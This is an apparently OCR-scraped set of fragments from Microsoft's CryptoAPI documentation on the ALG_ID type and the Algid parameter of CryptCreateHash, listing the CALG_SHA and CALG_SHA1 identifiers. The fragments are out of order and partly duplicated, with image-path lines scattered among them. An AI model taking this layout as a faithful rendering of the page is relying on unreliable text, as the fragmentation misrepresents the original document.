
`[in] Algid`

An ALG_ID value that identifies the hash algorithm to use.

Valid values for this parameter vary, depending on the CSP that is used. For a list of default algorithms, see Remarks.



CryptCreateHash




CALG_SHA	0x00008004	SHA hashing algorithm. This algorithm is supported by the Microsoft Base Cryptographic Provider.
CALG_SHA1	0x00008004	Same as **CALG_SHA**. This algorithm is supported by the Microsoft Base Cryptographic Provider.

A handle to a CSP created by a call to CryptAcquireContext.


An ALG_ID value that identifies the hash algorithm to use.

Valid values for this parameter vary, depending on the CSP that is used. For a list of default algorithms, see Remarks.


CryptCreateHash **CryptHashData**



CryptCreateHash → CryptHashData → **CryptDeriveKey**



CryptCreateHash → CryptHashData → **CryptDeriveKey**



ALG_ID

Article • 08/19/2021 • 5 minutes to read • 7 contributors


The **ALG_ID** data type specifies an algorithm identifier. Parameters of this data type are passed to most of the functions in CryptoAPI.

C++ Copy

```
typedef unsigned int ALG_ID;
```

The following table lists the algorithm identifiers that are currently defined. Authors of custom *cryptographic service providers* (CSPs) can define new values. Also, the **ALG_ID** used by custom CSPs for the key specifications **AT_KEYEXCHANGE** and **AT_SIGNATURE** are provider dependent. Current mappings follow the table.

